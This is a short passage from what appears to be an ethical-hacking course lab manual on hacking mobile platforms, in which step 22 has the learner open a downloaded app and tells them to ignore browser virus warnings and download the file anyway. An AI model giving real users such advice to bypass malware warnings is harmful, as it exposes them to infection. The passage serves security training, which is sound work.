
Module 17 – Hacking Mobile Platforms

22. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.


Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.


Note: If a warning message appears at the lower section of the browser window, click **OK** or **Download anyway**



